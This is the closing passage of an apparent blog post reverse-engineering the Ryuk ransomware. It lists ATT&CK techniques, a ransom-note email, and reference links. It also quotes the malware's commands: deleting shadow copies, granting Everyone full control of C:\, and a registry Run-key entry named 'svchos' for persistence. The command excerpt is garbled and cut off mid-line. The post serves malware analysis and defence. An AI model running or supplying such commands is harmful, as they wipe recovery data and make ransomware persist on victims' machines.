[+] Process Injection [T1055](#)

[+] Disabling Security Tools [T1089](#)

[+] File Permissions Modification [T1222](#)

[+] Modify Registry [T1112](#)

[+] Process Injection [T1055](#)

[+] Query Registry [T1012](#)

[+] System Service Discovery [T1007](#)

[+] Inhibit System Recovery [T1490](#)

[+] Access Token Manipulation [T1134](#)

[+] Process Discovery [T1057](#)

[+] Service Stop [T1489](#)

[+] Impair Defenses: Disable or Modify Tools [T1562](#)

[+] Data Encrypted for Impact [T1486](#)

List of The Commands Executed:

```
[+] cmd /c \"WMIC.exe shadowcopy delet\
[+] icacls \"C:\*" /grant Everyone:F /T /C /Q[+] vssadmin.exe |
\"HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\" /v \"svchos\" /t REG_SZ /d \"C:\Users\
\"C:\Users\admin\AppData\Local\Temp\USvoLou.exe\" /f[+] /C REG DELETE
\"HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\" /v \"svchos\" /f
```

RansomNote:

Press enter or click to view image in full size

pakuroume1977@protonmail.com

Ryuk

balance of shadow universe

References:

<https://n1ght-w0lf.github.io/malware%20analysis/ryuk-ransomware/>

<https://www.fortinet.com/blog/threat-research/ryuk-revisited-analysis-of-recent-ryuk-attack>

<https://research.checkpoint.com/2018/ryuk-ransomware-targeted-campaign-break/>

<https://blog.malwarebytes.com/threat-analysis/2018/03/hermes-ransomware-distributed-to-south-koreans-via-recent-flash-zero-day/>

<https://app.any.run/tasks/152b6f3a-d6c9-418a-9d0d-3654e26d3117>

GoodBye!

So That's It Hope You Enjoy It I am a N00b so my mistakes are alot xD so if u have any suggestions for me feel free to dm on twitter [@astrovax](https://twitter.com/astrovax)

Source: <https://medium.com/ax1al/reversing-ryuk-eef8ffd55f12>